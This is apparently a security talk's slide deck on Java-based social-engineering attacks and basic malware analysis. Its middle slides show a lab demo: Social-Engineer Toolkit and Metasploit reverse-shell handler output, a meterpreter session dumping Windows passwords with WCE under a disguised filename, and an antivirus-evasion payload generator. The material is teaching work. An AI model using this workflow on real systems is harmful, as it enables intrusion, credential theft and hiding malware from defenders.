
# WCE features

- Single executable (*wce.exe*)
  - Easier to use, upload, etc.
- Supports
  - Windows XP
  - Windows 2003
  - **Windows Vista**
  - **Windows 7**
  - **Windows 2008**

 amplia security

**/Rooted<sup>o</sup>**

# Passwords are Encrypted



- But the Keys are in RAM

# Java Attacks

← → ↻ 🏠 🌐 www.net-security.org/malware\_news.php?id=1863

# This is how Windows get infected with malware


Posted on 05.10.2011



When a Microsoft Windows machine gets infected by viruses/malware it does so mainly because users forget to update the Java JRE, Adobe Reader/Acrobat and Adobe Flash. This is revealed by a survey conducted by CSIS Security Group A/S.

## Most vulnerable programs

On the basis of the total statistical data of this study it is documented that following products frequently are abused by malware in order to infect Windows machines: Java JRE, Adobe Reader / Acrobat, Adobe Flash and Microsoft Internet Explorer. A more detailed summary is given below:




# Microsoft Security Intelligence Report

Volume 12

July through December, 2011

Figure 14. Unique computers reporting exploits each quarter in 2011, by targeted platform or technology




- The number of computers reporting exploits delivered through HTML or JavaScript increased steeply in the second half of 2011, due primarily to the emergence of [JS/Blacole](#), a family of exploits used by the so-called “Blackhole” exploit kit to deliver malicious software through infected web pages.



# Java Exploits

Figure 15 shows the prevalence of different Java exploits by quarter.

Figure 15. Unique computers reporting Java exploits each quarter in 2011



# This Attack is Not Counted in Those Graphs

- The attack I am demonstrating does not rely on any of those vulnerabilities
- This is Java operating as intended
- Works on fully updated Java
- No patch can be expected

# Social-Engineer Toolkit

- In BackTrack Linux

```
Select from the menu:


1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

```
[*] Started reverse handler on 192.168.198.135:8080
LHOST => 192.168.198.135
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Starting the payload handler...
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.198.135:8081
[*] Starting the payload handler...
```

# User Sees This Warning



# Stolen Password!

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run wce.rb
[*] Uploading wce.exe to C:\DOCUME~1\YOUR_N~1\LOCALS~1\Temp...
[*] wce.exe uploaded!
[*] Renamed to C:\DOCUME~1\YOUR_N~1\LOCALS~1\Temp\svhost76.exe
[*] Dumping passwords....

NAME\WINXPSP3:your-name-1234567890
NETWORK SERVICE\MSHOME:your-name-1234567890

[*] Deleting C:\DOCUME~1\YOUR_N~1\LOCALS~1\Temp\svhost76.exe...
meterpreter > █
```

# Evading Antivirus

```
root@bt:/pentest/exploits/framework# ./vanish.sh
*****
Fully Undetectable Metasploit Payload generaor Beta
Original Concept and Script by Astr0baby
Stable Version of Script is Edited by Vanish3r
Video Tutorial by Vanish3r - www.securitylabs.in
Powered by TheHackerNews.com and securitylabs.in
*****
Network Device On your Computer :
lo:
eth2:
Which Interface to use ? eth2
What Port Number are we gonna listen to? : 4444
Please enter a random seed number 1-10000, the larger the number the larg
er the resulting executable : 1122
How many times you want to encode ? 1-20 : 1
Current Ip is : 192.168.198.136
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/jmp_call_additive succeeded with size 349 (iteration=1)
the quieter you become, the more you are able to hear
[*] x86/call4_dword_xor succeeded with size 376 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 403 (iteration=1)
```

# Effectiveness of AV Evasion



---

SHA256: 1f8cd528eaca3d44c8b71b17f1e4128c67d9bb8b0f430bbb8494779dfa81adc

File name: backdoor.exe

Detection ratio: **14 / 41**

Analysis date: 2012-04-23 16:46:59 UTC ( 2 minutes ago )


  
[More details](#)

# Countermeasures

- Disable Java
- Don't use Adobe products
- Antivirus helps some
- Antivirus + Deep Freeze helps a LOT
- **BUT DON'T TRUST ANY COUNTERMEASURE**
  - They are all easily bypassed



# Malware Analysis



## CNIT 126: Practical Malware Analysis

**This is only a proposed course--I cannot guarantee that it will be offered.**

Spring 2013 Sam Bowne

[Links](#) · [Home Page](#)

# Techniques

- Basic Static Analysis: File, Strings, and AV
- Basic Dynamic Analysis: RegShot, Wireshark, Process Monitor, LordPE
- Advanced Static Analysis: IDA Pro
- Advanced Dynamic Analysis: Debuggers (not included in this talk)

# Basic Static Analysis

# Harvesting Malware from Packet Captures with Wireshark

Conversations: pX12-121.pcap

Ethernet: 13 | Fibre Channel | FDDI | IPv4: 25 | IPv6: 5 | IPX | JXTA | NCP | RSVP | SCTP | TCP: 21 | Token Ring | UDP: 21 | USB | WLAN


TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets B→A	Bytes B→A	Rel Start	Duration	bps A→B	bps B→A
192.168.198.135	55037	84.19.178.7	9001	8	2 800	4	820	4	1 980	0.000623000	29.9040	219.37	529.69
192.168.198.149	1553	192.168.198.135	80	40	39 080	10	982	30	38 098	3.323080000	0.4879	16101.76	624689.23
192.168.198.149	1540	207.46.140.21	80	5	2 090	2	1 188	3	902	3.493720000	0.1304	72880.64	55335.30
192.168.198.149	1552	138.108.6.20	80	1	60	0	0	1	60	3.507887000	0.0000	N/A	N/A
192.168.198.149	1554	74.125.224.41	80	20	15 659	7	807	13	14 852	3.808428000	0.6521	9900.94	182216.64
192.168.198.149	1555	74.125.224.149	443	23	7 810	10	2 131	13	5 679	3.864425000	16.6367	1024.72	2730.83
192.168.198.149	1556	74.125.224.149	443	19	8 133	8	1 266	11	6 867	3.865998000	2.5445	3980.37	21590.19
192.168.198.149	1557	173.194.79.103	443	18	5 806	8	1 265	10	4 541	3.892376000	1.5986	6330.37	22724.29
192.168.198.149	1558	74.125.224.149	443	15	6 763	6	1 131	9	5 632	5.444805000	1.1086	8161.79	40642.98
192.168.198.149	1559	199.7.57.72	80	10	2 244	5	513	5	1 731	6.046345000	0.4293	9559.10	32254.98
192.168.198.149	1560	199.7.51.72	80	10	2 244	5	513	5	1 731	6.063612000	0.3751	10940.38	36915.79
192.168.198.149	1561	199.7.57.72	80	10	2 244	5	513	5	1 731	6.223310000	0.4039	10160.75	34285.12
192.168.198.149	1562	74.125.224.149	443	13	3 413	6	1 115	7	2 298	6.392761000	0.2645	33718.91	69494.22
192.168.198.149	1563	192.168.198.135	80	12	5 266	5	576	7	4 690	15.275198000	0.3602	12791.54	104153.37
192.168.198.149	1564	192.168.198.135	80	67	77 863	11	811	56	77 052	19.277452000	0.2038	31839.35	3025013.13
192.168.198.149	1565	74.125.224.181	443	16	4 840	7	1 094	9	3 746	19.919993000	0.5127	17071.71	58455.78
192.168.198.149	1566	173.194.64.84	443	29	19 472	10	1 682	19	17 790	20.476589000	0.8527	15780.13	166901.60
192.168.198.149	1567	192.168.198.135	443	767	998 851	84	5 938	683	992 913	20.513143000	6.0496	7852.40	1313027.02
192.168.198.149	1568	199.7.48.72	80	10	2 248	5	517	5	1 731	20.894049000	0.2804	14750.78	49388.00
192.168.198.135	50416	188.138.88.130	443	4	1 400	2	700	2	700	28.652263000	0.6990	8011.01	8011.01
192.168.198.135	52155	131.130.199.36	9001	4	1 400	2	700	2	700	28.652265000	0.1907	29367.34	29367.34


Name resolution  Limit to display filter

Help Copy Follow Stream Close

# Save As



# File



```
